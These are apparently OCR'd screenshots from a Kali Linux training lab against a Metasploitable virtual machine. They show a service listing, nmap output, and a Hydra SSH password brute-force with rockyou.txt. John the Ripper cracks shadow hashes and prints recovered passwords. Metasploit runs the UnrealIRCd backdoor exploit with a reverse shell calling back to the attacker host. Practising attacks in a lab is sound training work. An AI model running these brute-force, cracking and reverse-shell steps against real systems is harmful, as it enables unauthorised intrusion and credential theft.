Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 0.0.0.0:512 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:47968 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:513 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:2049 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:514 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:8009 0.0.0.0:* LISTEN 4597/jsvc
tcp 0 0 0.0.0.0:6697 0.0.0.0:* LISTEN 4645/unrealircd
tcp 0 0 0.0.0.0:3306 0.0.0.0:* LISTEN 4243/mysqld
tcp 0 0 0.0.0.0:1099 0.0.0.0:* LISTEN 4635/rmiregistry
tcp 0 0 0.0.0.0:6667 0.0.0.0:* LISTEN 4645/unrealircd
tcp 0 0 0.0.0.0:139 0.0.0.0:* LISTEN 4486/smbd
tcp 0 0 0.0.0.0:5900 0.0.0.0:* LISTEN 4657/Xtightvnc
tcp 0 0 0.0.0.0:111 0.0.0.0:* LISTEN 3730/portmap
tcp 0 0 0.0.0.0:6000 0.0.0.0:* LISTEN 4657/Xtightvnc
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN 4616/apache2
tcp 0 0 0.0.0.0:43825 0.0.0.0:* LISTEN 3746/rpc.statd
tcp 0 0 0.0.0.0:8787 0.0.0.0:* LISTEN 4640/ruby
tcp 0 0 0.0.0.0:8180 0.0.0.0:* LISTEN 4597/jsvc
tcp 0 0 0.0.0.0:1524 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:60725 0.0.0.0:* LISTEN 4635/rmiregistry
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 192.168.56.103:53 0.0.0.0:* LISTEN 4103/named
tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN 4103/named
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:5432 0.0.0.0:* LISTEN 4322/postgres
tcp 0 0 0.0.0.0:25 0.0.0.0:* LISTEN 4477/master
tcp 0 0 127.0.0.1:953 0.0.0.0:* LISTEN 4103/named
tcp 0 0 0.0.0.0:445 0.0.0.0:* LISTEN 4486/smbd
tcp 0 0 0.0.0.0:43039 0.0.0.0:* LISTEN 4411/rpc.mountd
tcp6 0 0 :::2121 :::* LISTEN 4541/proftpd: (acce
tcp6 0 0 :::3632 :::* LISTEN 4348/distccd
tcp6 0 0 :::53 :::* LISTEN 4103/named
tcp6 0 0 :::22 :::* LISTEN 4125/sshd
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:58
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; Note: You cannot use both "mb_output_handler" with "ob_iconv_handler"
; and you cannot use both "ob_gzhandler" and "zlib.output_compression".
; Note: output_handler must be empty if this is set 'On' !!!!
; Instead you must use zlib.output_handler.
; https://php.net/output-handler
;output_handler =
; URL rewriter function rewrites URL on the fly by using
; output buffer. You can set target tags by this configuration.
; "form" tag is special tag. It will add hidden input tag to pass values.
; Refer to session.trans_sid_tags for usage.
; Default Value: "form="
; Development Value: "form="
; Production Value: "form="
;url_rewriter.tags
; URL rewriter will not rewrite absolute URL nor form by default. To enable
; absolute URL rewrite, allowed hosts must be defined at RUNTIME.
; Refer to session.trans_sid_hosts for more details.
; Default Value: ""
; Development Value: ""
; Production Value: ""
;url_rewriter.hosts
; Transparent output compression using the zlib library
; Valid values for this option are 'off', 'on', or a specific buffer size
; to be used for compression (default is 4KB)
; Note: Resulting chunk size may vary due to nature of compression. PHP
; outputs chunks that are few hundreds bytes each as a result of
; compression. If you prefer a larger chunk size for better
; performance, enable output_buffering in addition.
; Note: You need to use zlib.output_handler instead of the standard
; output_handler, or otherwise the output will be corrupted.
; https://php.net/zlib.output-compression
zlib.output_compression = Off
; https://php.net/zlib.output-compression-level
;zlib.output_compression_level = -1
; You cannot specify additional output handlers if zlib.output_compression
; is activated here. This setting does the same as output_handler but in
; a different order.
; https://php.net/zlib.output-handler
;zlib.output_handler =
; Implicit flush tells PHP to tell the output layer to flush itself
; automatically after every output block. This is equivalent to calling the
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^← Back ^← Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next ^→ Forward ^→ Next Word ^E End
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help


(genmon)XXX 8:55

kali@kali: ~

Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:32
kali@kali: ~
Session Actions Edit View Help
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 23:09

kali@kali: ~


Session Actions Edit View Help


```
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:F0:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
```





```
       =[ metasploit v6.4.94-dev                          ]
+ -- --=[ 2,564 exploits - 1,312 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
